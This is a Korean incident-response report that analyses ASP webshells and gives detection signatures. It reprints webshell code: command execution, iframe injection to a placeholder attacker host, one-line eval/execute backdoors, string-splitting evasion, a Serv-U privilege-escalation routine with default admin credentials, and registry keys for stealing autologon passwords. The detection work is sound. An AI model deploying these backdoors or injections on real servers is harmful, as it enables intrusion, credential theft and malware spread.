3. ASP 웹쉘 상세 분석 및 탐지 방안

1. 개 요

가. 웹쉘이란?

웹쉘이란 공격자가 원격에서 대상 웹서버에 명령을 수행할 수 있도록 작성한 웹 스크립트(asp, jsp, php, cgi) 파일이다. 이때 zip, jpg, doc와 같은 데이터 파일종류 이외에 악의적으로 제작된 스크립트 파일인 웹쉘을 업로드하여 웹 서버를 해킹하는 사고가 빈번히 발생하고 있다. 최근에는 파일 업로드뿐만 아니라 SQL Injection과 같은 웹 취약점을 공격한 후 지속적으로 피해시스템을 관리할 목적으로 웹쉘을 생성 한다.

공격자는 웹쉘을 대상 서버에 업로드한 후 웹을 이용하여 시스템 명령어를 수행하므로 네트워크 방화벽 영향을 받지 않고 서버를 제어할 수 있다. 웹쉘은 웹페이지 소스코드 열람, 악성스크립트(iframe 등) 삽입, 파일 업로드, 서버 및 데이터베이스 자료 유출 등의 다양한 공격이 가능하다. 최근 웹쉘은 탐지를 어렵게 하기 위해 웹쉘의 일부분만을 피해시스템에 업로드 하는 등 그 유형이 나날이 발전하고 있다.

나. 웹쉘의 위험성

2007년도 인터넷침해사고대응지원센터(www.krcert.or.kr)에서 한 해 동안 분석했던 피해 웹서버 중 웹쉘이 발견된 웹서버는 총 91%의 분포를 보였다. 이것은 공격자들이 취약점을 공격한 후 웹쉘을 업로드하여 시스템을 통제하기가 수월하다보니 사용 빈도가 높은 것을 확인할 수 있다.

웹 취약점을 통해 피해시스템에 접근한 공격자는 방화벽에서 접근을 허용하는 HTTP(80/tcp) 서비스를 통해 피해시스템을 제어 하므로 웹쉘을 차단하기가 쉽지 않다.

피해시스템에서 수집된 ASP 웹쉘 샘플 한 개를 http://www.virustotal.com 사이트에서 각 바이러스 백신 엔진 탐지결과를 확인하였다. 아래 그림과 같이 많은 국내외 백신사에서 탐지 못하고 있으며 공격자들은 스크립트 웹쉘들을 빈번히 변경시켜 사용하기 때문에 백신들로서는 탐지하기가 쉽지 않다.


안티바이러스	엔진 버전	정의 날짜	검사 결과
AhnLab-V3	2008.5.20.0	2008.05.20	-
AntiVir	7.8.0.19	2008.05.20	BDS/ASP.Ace.DA
Authentium	5.1.0.4	2008.05.20	-
Avast	4.8.1195.0	2008.05.21	VBS:Malware-gen
AVG	7.5.0.516	2008.05.20	ASP/BackDoor
BitDefender	7.2	2008.05.21	Backdoor.ASP.Ace.LQ
CAT-QuickHeal	9.50	2008.05.19	-
ClamAV	0.92.1	2008.05.20	-
DrWeb	4.44.0.09170	2008.05.20	-
eSafe	7.0.15.0	2008.05.20	-
eTrust-Vet	31.4.5808	2008.05.21	-
Ewido	4.0	2008.05.20	Backdoor.Ace.di
F-Prot	4.4.2.54	2008.05.16	-
F-Secure	6.70.13260.0	2008.05.21	-
Fortinet	3.14.0.0	2008.05.21	-
GData	2.0.7306.1023	2008.05.21	VBS:Malware-gen
Ikarus	T3.1.1.26.0	2008.05.20	-
Kaspersky	7.0.0.125	2008.05.21	-

[그림] 웹쉘 백신탐지 결과

또한 일반적인 서버관리자들은 해킹여부를 확인하기 힘들고 피해를 인지하더라도 관리자들이 주로 사용하는 백신 프로그램에서 웹쉘 탐지가 안 되므로 웹쉘을 찾기가 쉽지 않다. 관리자들이 해킹 피해를 인지하고 시스템을 재설치 하더라도 이전에 웹쉘이 업로드 되어 있는 소스 그대로 새롭게 설치한 시스템에 복사하여 사용하기 때문에 지속적으로 웹쉘을 관리하는 공격자에게 피해를 입게 된다.

다. 웹쉘 최신 동향

o 인증된 공격자만 사용가능하도록 패스워드를 입력받거나, 특정 세션 값으로 세팅해야만 기능들을 사용할 수 있는 웹쉘들이 많다.



[그림] 웹쉘 사용자 인증

o ASP의 eval, execute 메소드 등은 원격에 있는 공격자로부터 웹쉘 실행코드를 전달 받아 실행하는데 많이 이용되고 있다. 이 같은 Eval, Execute 코드는 정상적인 스크립트 파일에도 삽입이 가능해 웹쉘 탐지가 더욱 어려워지고 있다.

o 최근 각 백신 사, 관리자들에 의해 웹쉘 탐지가 늘어 공격자들은 여러 기능을 하는 웹쉘 코드를 각 기능별로 웹쉘들을 분리하여 사용하고 있다. 그 중 파일 생성 기능, DB 쿼리 기능을 하는 웹쉘 파일들이 빈번하게 발견되고 있다.

o ASP 스크립트의 경우 웹 소스를 보호하기 위해 인코딩하는 Script Encoder를 제공하고 있다. 이러한 인코더를 악용하여 웹쉘을 인코딩하고 백신탐지를 우회하고 있다.

o 공격자들은 웹쉘이 업로드 되어있는 피해시스템 웹쉘 URL을 관리하기 위해 관리프로그램들을 사용하고 있다. 중국 해커들은 아래와 같은 관리프로그램을 개발하여 자신들이 장악했던 피해 사이트들을 체계적으로 관리하고 있다.

[그림] 웹쉘 관리 프로그램

2. ASP 웹쉘 상세 분석

최근 국내에서 발생하고 있는 피해 시스템 웹서버 대부분은 윈도우가 차지하고 있다. 윈도우, IIS, ASP 환경의 사이트들이 특히 SQL Injection 공격에 취약할 경우 이러한 취약점을 이용하는 자동화 공격 도구들로 인해 쉽게 악성코드 유포지, 경유지로 악용되고 있다. 이러한 윈도우 피해시스템을 공격하는데 많이 사용되는 ASP 웹쉘의 기능과 동향에 대해 상세히 살펴보도록 하겠다.

가. 각 기능별 웹쉘 분석

■ 명령어 및 각종 어플리케이션 실행

ASP 웹쉘에서는 윈도우에서 시스템 명령어나 외부 프로그램을 실행하기 위해 Wscript.Shell, Shell.Application 오브젝트를 이용한다. Wscript.Shell 오브젝트는 메소드 Run, Exec를 이용하여 시스템 명령어 및 외부 프로그램을 실행할 수 있다.

o Wscript.Shell
- Run (cmd, 0, True)
- Exec (cmd)

```
Set WshShell = Server.CreateObject ("WScript.Shell")
Call WshShell.Run (cmd, 0, True)
Set WshShell = CreateObject ("WScript.Shell")
Set oExec = WshShell.Exec (cmd)
```

시스템 명령어 또는 프로그램을 실행할 수 있는 또 다른 방법은 Shell.Application 오브젝트의 ShellExecute 메소드를 이용하는 것이다.

o Shell.Application
- Shellexecute "Application", "Argument", "Path", "", 1

```
set objShell = CreateObject("Shell.Application")
objShell.ShellExecute "notepad.exe", " ", " ", "open", 1
```

■ 파일 조작

파일관련 조작은 Scripting.FileSystemObject, Shell.Application, Adodb.Stream 오브젝트를 사용한다. 이 중에서 Scripting.FileSystemObject, Adodb.Stream 을 이용한 파일 조작 방법에 대해 살펴보도록 하겠다.

o Scripting.FileSystemObject
- 파일 리스팅

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.GetFolder(folderpath)
Set fp = f.Files
For Each f1 in fp
s = s & f1.name
Next
```

- 파일 보기
fso는 Scripting.FileSystemObject로 생성한 오브젝트이다.

```
Set f = fso.OpenTextFile("c:\testfile.txt")
ra =  f.ReadAll
```

- 파일 생성 및 수정

```
Set MyFile = fso.CreateTextFile("c:\testfile.txt", True)
MyFile.Write Contents
```

- 파일 이동 및 삭제

```
fso.CopyFile Path1, Path2
fso.CopyFolder Path1, Path2
fso.DeleteFile Path
fso.DeleteFolder Path
```

■ 파일 다운로드

o Adodb.Stream

```
Set stream = Server.CreateObject"Adodb.Stream")
stream.Open
stream.Type = 1
stream.LoadFromFile(Path)
Response.AddHeader "Content-Disposition", "attachment; filename=" & FileName
Response.AddHeader "Content-Length", stream.Size
Response.Charset = "UTF-8"
Response.ContentType = "application/octet-stream"
Response.BinaryWrite stream.Read
Response.Flush
stream.Close
Set stream = Nothing
```

■ 파일 업로드

Adodb.Stream 오브젝트를 이용하여 파일을 업로드 한다. 관련 메소드들은 아래와 같다.

※ 구현 예제 코드 생략

o Adodb.Stream

- Write
- Read
- SaveToFile

■ 웹페이지들에 악성스크립트 삽입 기능

웹쉘에서는 악성코드를 유포하기 위해 각 html 파일들이나 스크립트 파일에 악성 스크립트(iframe)를 삽입하는 기능이 있다.

o 정규표현식으로 아래와 같이 악성스크립트를 삽입할 파일명을 정의한다. default, index main 등 홈페이지 메인페이지 이름을 갖는 html 파일들이나 스크립트 파일들을 정규표현식으로 찾는다.

- (\\|\/)(default|index|main|admin)\.(htm|html|asp|php|jsp|aspx)\b

o 그리고 아래와 같은 iframe 악성 스크립트 코드를 삽입한다.

- 〈iframe src=http://hacker.com/m.htm width=0 height=0〉 〈/iframe〉

```
◈ 정규 표현식으로 파일이름을 검사하여 메인 페이지를 찾는다.
Set regEx=New RegExp
regEx.Pattern="(₩₩|₩/)(default|index|main|admin)\.(htm|html|asp|php|jsp|aspx)₩b"
regEx.IgnoreCase=True
retVal=regEx.Test(path)

◈ 위 정규 표현식으로 검색된 파일의 끝에 iframe 코드를 삽입한다.
Set fs=Server.createObject("Scripting.FileSystemObject")
Set f=fs.GetFile(path)
Set f_addcode=f.OpenAsTextStream(8,-2) // 포인터는 파일 끝으로 이동하고 쓰기 모드로 연다
f_addcode.Write " 〈iframe src=http://hacker.com/m.htm width=0
height=0〉 〈/iframe〉"
f_addcode.Close
```

■ 데이터베이스 열람 및 조작

데이터베이스에 접속하기 위해서는 Adodb.Connection 오브젝트를 사용하고 아래와 같은 메소드를 이용하여 데이터베이스 연결 및 SQL 쿼리 문들을 실행할 수 있다.

```
Set Con = Server.CreateObject("Adodb.Connection")
Con.Open "Provider=SQLOLEDB;Data
Source=SERVER_NAME;database=DB_NAME;uid=UID;pwd=PWD"
SQL = "SELECT * FROM table"
Set RS = Con.Execute(SQL)
```

■ 레지스트리 조작

윈도우는 모든 시스템 구성 정보나 사용자 설정 정보를 레지스트리에 저장한다. 웹쉘에서는 아래와 같은 Wscript.Shell 오브젝트와 관련 메소드를 이용하여 레지스트리 확인 및 조작 한다.

※ 구현 예제 코드 생략

o Wscript.Shell

- RegRead
- RegWrite
- RegDelete

웹쉘에서 참조하는 레지스트리 값들은 아래와 같다.

```
- 터미널 서비스 포트, PortNumber 키 값 변경
  HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\
- 윈도우 자동으로 로그인 키 값(autoadminlogon)이 설정되어 있는 경우 디폴트 사용자 이름
  (DefaultUserName)과 패스워드(DefaultPassword)를 확인
  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
- 컴퓨터 이름 확인
  HKLM\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName\ComputerName
```

- 익명 사용자 접속 여부 및 공유 정보 확인
  HKLM\SYSTEM\CurrentControlSet\Control\Lsa\restrictanonymous
  HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\AutoShareServer
  HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\EnableSharedNetDrives
- 보안 필터링 및 포워딩 여부 확인
  HKLM\SYSTEM\currentControlSet\Services\Tcpip\Parameters\EnableSecurityFilters
  HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\IPEnableRouter
- 네트워크 카드 정보 확인
  HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{8A465128-8E99-4B0C-AFF3-1348DC55EB2E}\DefaultGateway
  HKLM\SYSTEM\ControlSet001\Services\Tcpip\Enum\Count
  HKLM\SYSTEM\ControlSet001\Services\Tcpip\Linkage\Bind

■ 시스템 정보 확인

웹쉘에서 GetObject 메소드를 이용해 서비스와 사용자 장보를 확인 한다.

o 서비스 확인

```
Set ComputerObj = GetObject("WinNT://MYCOMPUTER")
ComputerObj.Filter = Array("Service")
For Each Service in ComputerObj
   WScript.Echo "Service display name = " & Service.DisplayName
   WScript.Echo "Service account name = " & Service.ServiceAccountName
   WScript.Echo "Service executable   = " & Service.Path
   WScript.Echo "Current status      = " & Service.Status
Next
```

o 사용자 정보확인

```
Set objComputer = GetObject("WinNT://.")
objComputer.Filter = Array("User")
For Each objUser in objComputer
    WScript.Echo objUser.Name
Next
```

■ 어플리케이션 취약점을 통한 로컬 권한상승

웹에서 실행되는 모든 파일들은 기본적으로 인터넷 게스트 계정으로 으로 실행된다. 웹쉘은 이러한 제한된 권한을 관리자 권한으로 상승시키기 위해 취약점 있는 Serv-U 프로그램을 이용한다. Serv-U 3.x ~ 5.x는 로컬 권한 상승 취약점이 있으며 이를 이용하여 새로운 관리자 계정을 생성할 수 있다. 취약점을 공격하는 과정은 아래와 같다.

o Serv-U 3.x ~ 5.x 버전의 ServUDaemon.exe 다운로드 및 실행 (TzoLibr.dll 필요)
o Serv-U 디폴트 아이피/포트(127.0.0.1/43958) 로 접속 후
o Serv-U 디폴트 관리 아이디/패스워드로 로그인
  - USER LocalAdministrator (디폴트 아이디)
  - PASS #l@$ak#.lk;0@P (디폴트 패스워드)
o Serv-U에 신규 도메인 생성
o Serv-U 명령어 실행에 필요한 Serv-U 사용자 추가
o "SITE EXEC" Serv-U 내부 스크립트를 통한 시스템 명령어 수행

```
set a=Server.CreateObject("Microsoft.XMLHTTP")
a.open "GET", "http://127.0.0.1:" & port & "/goldsun/upadmin/s1",True, "", ""
a.send loginuser & loginpass & "SITE MAINTENANCE" & deldomain & newdomain &
newuser & quit
set session("a")=a

 set b=Server.CreateObject("Microsoft.XMLHTTP")
b.open "GET", "http://127.0.0.1:" & ftpport & "/goldsun/upadmin/s2", True, "", ""
b.send "User go" & vbCrLf & "pass od" & vbCrLf & "SITE EXEC " & cmd & vbCrLf & quit
 set session("b")=b
```

나. 스크립트 인코딩

마이크로소프트社의 윈도우 스크립트는 Script Encoder를 제공하여 일반 사용자들이 스크립트 내용을 확인하는게 쉽지 않도록 하고 있다. 하지만 웹쉘을 업로드한 공격자가 이러한 기능을 악용하여 관리자가 웹쉘을 쉽게 찾지 못하도록 백신탐지를 우회 하는데 이용하고 있다.

http://msdn2.microsoft.com/en-us/library/cbfz3598(VS.85).aspx

Script Encoder는 콘솔모드에서 명령어 라인으로 실행되며 다음과 같이 사용한다.

SCRENC [switches] inputfile outputfile

일반 asp 스크립트를 인코딩 하면 아래와 같은 결과가 된다.

일반 소스	인코딩 소스
〈script language="VBScript"〉 〈% This is test %〉 〈/script〉	〈%@ LANGUAGE = VBScript.Encode %〉 〈script language="VBScript"〉 〈%#@~^FAAAAA==@#@&K4b/,k/,Y□dY @#@&ogQAAA==^#~@%〉 〈/script〉

최근에 발견되는 웹쉘들은 위에서처럼 VBScript.Encode로 인코딩되어 있는 것들이 상당히 많다. 이러한 인코딩 방법은 아래와 같은 사이트에서 제공되는 소스와 프로그램으로 디코딩 할 수 있다.

http://www.virtualconspiracy.com/content/scrdec/download
- scrdec18.exe
- scrdec18.c

scrdec18 〈infile〉 〈outfile〉 [-cp codepage] [-urldec|-htmldec] [-verbose] [-dumb]


[그림] scrdec18 프로그램을 이용한 디코딩

다. 짧은 웹쉘

ASP 웹쉘 중 eval, execute 메소드를 이용하여 공격자로부터 웹쉘 코드를 전달 받아 실행하는 짧은 소스 코드들이 있다. 이같이 짧은 소스코드가 정상적인 소스에 삽입되어 실행되는 경우도 있으므로 관리자들의 각별한 주의가 필요하다.

- eval (expression) : eval 함수는 expression으로 정의된 코드를 평가하여 결과(True, False)를 알려준다.
- execute (expression) : execute 함수는 expression으로 정의된 코드를 실행하여 결과를 알려준다.

eval, execute 메소드를 이용한 웹쉘 구동 방법은 아래 개요도처럼, 먼저 공격자는 피해시스템에 웹쉘 코드를 보내는 html 폼(2006_lite.asp.html)을 준비하고 그 폼에 웹쉘 코드를 넣어 피해시스템 웹쉘(server.asp)에 전송한다. 피해시스템에서는 웹쉘 코드를 전달 받아 execute, eval 메소드로 실행하고 execute 메소드는 결과를 공격자에게 전달해 준다. (eval 메소드는 코드를 실행하고 결과에 대한 True, False 만을 알려주므로 적절한 결과를 공격자에게 알려주지는 못한다)



[그림] execute, eval 코드를 이용한 웹셸 실행 방법

■ eval 코드

다음은 피해시스템에서 발견된 eval 코드 유형이며 아래와 같이 한 줄, 짧은 코드로 이루어진다.

- 〈%eval request("l")%〉
- 〈%eval(request("#"))%〉

■ execute 코드

다음은 피해시스템에서 발견된 execute 코드 유형이다.

- 〈%execute request("l")%〉
- 〈%If Request("#")〈〉"" Then Execute(Request("#"))%〉

■ execute 세션 유지 용 코드

execute 메소드를 이용한 짧은 코드의 경우 공격자가 실행하기 원하는 코드를 위 개요도 그림처럼 매번 전송해주어야 하는 번거로움이 있다. 그래서 공격자들은 한번 넘겨준 코드를 실행한 결과를 세션으로 연결하여 다음에는 코드를 넘겨줄 필요 없이 실행 결과에서 다음 메뉴로 넘어갈 수 있도록 하였다.

```
〈script language="vbscript" runat="server"〉
If Request("asdf")〈〉"" Then Session("조직킬러")=Request("asdf")
If Session("조직킬러")〈〉"" Then Execute(Session("조직킬러"))
〈/script〉
```

라. 기타

■ 문자열 분리를 이용한 탐지 우회 기능

최근 바이러스 백신이나 서버 관리자들이 웹쉘 시그니쳐를 통해 웹쉘 탐지가 많아지자 공격자들은 시그니쳐로 이용되는 문자열(오브젝트 명)들을 분산시켜 탐지를 우회하고 있다.


- Shell.Application
  문자열을 연결하는 & 연산자를 이용하고 값이 주어지지 않은 변수 x를 이용해 아래와 같이 Shell.Application 문자열을 분리한다.

  Set sa = Server.CreateObject("She"&x&"ll.Appl"&x&"ication")
  "She"&x&"ll.Appl"&x&"ication" => "Shell.Application"

- WScript.Shell
  Set ws = Server.CreateObject("WScr"&x&"ipt.Shell")

■ 파일 생성 웹쉘

Scripting.FileSystemObject 오브젝트를 이용하여 새로운 파일을 생성하는 기능을 앞서 살펴보았다. 최근 정상적인 스크립트들에서도 사용하는 CreateTextFile, Write 메소드를 이용하여 단지 파일만 생성하는 웹쉘들이 증가하고 있다. 이러한 웹쉘은 정상적인 스크립트에서 사용하는 오브젝트와 메소드를 사용하므로 탐지하기가 쉽지 않다. 또한 이러한 웹쉘들은 앞서 설명한 다양한 기능을 가지는 웹쉘을 얼마든지 생성할 수가 있어 관리자들의 주의가 필요하다.



[그림] 파일 생성 웹쉘 화면

3. 탐지 방안

가. 웹쉘 시그니쳐를 이용한 파일 검색

■ 시그니쳐

웹쉘은 시스템 명령어를 수행하거나 파일을 조작하기 위해 관련된 오브젝트, Wscript.Shell, Shell.Application 등을 주로 사용하게 된다. 하지만 이러한 오브젝트는 정상적인 스크립트 코드에서는 사용하지 않는 것들로 웹쉘 탐지를 위한 시그니쳐로 지정하여 웹쉘을 탐지하는데 이용할 수 있다. 이렇게 시그니쳐로 지정할 만한 문자열들을 찾아본 결과 다음과 같았다.

- Wscript.Shell, Shell.Application 과 같은 시스템에 접근할 수 있는 오브젝트나 메소드
- 인코딩된 파일에 삽입된 헤더 문자열 VBScript.Encode
- 중국어 간체 gb2312
- 시스템 명령에 필요한 문자열 cmd.exe
- 정상적인 스크립트에서 흔히 사용되지 않는 eval, execute 함수 등

cmd\.exe	Wscript\.Shell	Shell\.Application	VBScript\.Encode	gb2312
execute *\(? *session	execute *\(? *request	eval *\(? *request	₩.run.*〉	\.exec *\(
webshell	lake2	hack520	lcxMarcos	Marcos


■ findstr 명령어를 활용한 탐지 방법

findstr 이라는 명령어는 지정된 파일들에서 찾고자 하는 특정 문자열들을 검색할 수 있도록 도와준다. 위에서 정의된 시그니쳐들을 파일(asp.sig)로 지정하고 사이트 홈 디렉터리에서 아래의 예처럼 실행해 보기 바란다.

```
findstr    /i /r /s /g:asp.sig    *.asp
```

- i : 대소문자 구분없이 검색
- g : 지정된 파일에서 검색 문자열을 받음
- r : 정규 표현식 사용
- s : 모든 하위디렉터리 검색

※ 최근 공격자들이 웹쉘 확장자를 .cer, .asa, cdx, hta로 변경하여 파일을 업로드 하는 경우가 있다.(파일 업로드 우회 공격) 반드시 검사 확장자를 asp 뿐만 아니라 스크립트로 실행되도록 지정된 .asa, .cer 등도 반드시 함께 검색 하도록 해야 한다.



[그림] 검사대상 확장명

나. 웹쉘 로그 시그니쳐를 이용한 웹 로그 검색

■ 시그니쳐

최근 대부분의 웹쉘들은 POST 방식으로 관련 데이터들을 전송하기 때문에 웹 로그에서 웹쉘이 실행된 흔적을 찾기가 쉽지 않다. 하지만 많은 웹쉘들은 실행할 메뉴들을 GET 방식으로 전달하여 이러한 로그들을 대상으로 시그니쳐를 추출 할 수 있었다. 아래 8.0.asp 웹쉘에서 시스템 명령어 수행하는 메뉴를 실행하면 아래와 같이 /WebShell/8.0.asp?Action=Cmd1Shell GET 요청을 하게 되어 Action=Cmd1Shell 이라는 고유의 시그니쳐를 얻을 수 있다.

ex) http://victim.com/WebShell/8.0.asp?Action=Cmd1Shell

인터넷침해사고대응지원센터에서 피해시스템에서 수집된 웹쉘을 테스트하고 아래와 같이 웹쉘 실행여부를 확인할 수 있는 시그니쳐를 추출하였다.

```
Action=MainMenu
Action=Show1File
Action=EditFile
Action=DbManager
Action=getTerminalInfo
Action=ServerInfo
Action=Servu
Action=kmuma
Action=kmuma&act=scan
Action=Cplgm&M=2
Action=plgm
Action=PageAddToMdb
```

```
Action=ReadREG
Action=ScanPort
Action=Cmd1Shell
Action=UpFile
(pageName|id|list|action|act)=ServiceList
(pageName|id|list|action|act)=ServiceList
(pageName|id|list|action|act)=infoAboutSrv
(pageName|id|list|action|act)=objOnSrv
(pageName|id|list|action|act)=userList
(pageName|id|list|action|act)=WsCmdRun
(pageName|id|list|action|act)=SaCmdRun
(pageName|id|list|action|act)=SaCmdRun&theAct
(pageName|id|list|action|act)=FsoFileExplorer
(pageName|id|list|action|act)=FsoFileExplorer&theAct
(pageName|id|list|action|act)=FsoFileExplorer&thePath
pageName=MsDataBase
pageName=MsDataBase&theAct=showTables
pageName=TxtSearcher
pageName=OtherTools
act=scan
Action=mainwin
action=listtb
action=listvw
action=listdb
action=execsql
action=dbsrcbox
action=searchfile
action=xpcmdshell
(action|act)=cmdshell
action=mainmenu
action=showfile
action=editfile
action=course
action=serverinfo
action=upfile
action=dbmanager
ex=edit&pth=
PageName=PageUpload&theAct
PageName=PageWebProxy&url=
productName=HigroupASPAdmin
PageWebProxy
```

```
aCTiON=cMd
aCTiON=ClonETiMe&SrC=
aCTiON=SqLrOotKIt
aCTiON=Reg
aCTiON=DAtA
aCTiON=Goto&SrC=C:\
aCTiON=uPFIlE&SrC=
aCTiON=NEw&SrC=
act=info
act=filemanage
act=edit&src=
act=del&src=
act=rename&src=
DirName=
Type=.*FileName=.*\
Type=.*ok=dir
FsoFileExplorer
WsCmdRun
SaCmdRun
MsDataBase
HigroupASPAdmin
=cmd
ClonETiMe
SqLrOotKIt
```

4. 결론

관리하는 서버에서 웹쉘이 탐지되었다면 시스템에 웹쉘을 생성할 수 있었던 취약점이 존재 할 것이다. 웹쉘이 업로드 된 피해시스템을 분석한 결과 대부분 파일 업로드, SQL Injection과 같은 어플리케이션 취약점으로 웹쉘이 생성되는 것으로 확인되었다. 웹쉘을 탐지해서 제거하는 것도 중요하지만 웹쉘을 생성할 수 있었던 근본적인 취약점을 찾아내어 패치하는 것도 관리자들이 꼭~! 잊지 않고 해야 될 작업일 것이다.

앞서 탐지 방법에서 제공한 시그니쳐들은 오탐이 발생할 수 있으므로 반드시 이 보고서에서 설명한 기능을 갖는 웹쉘인지 확인 후 삭제해야 한다.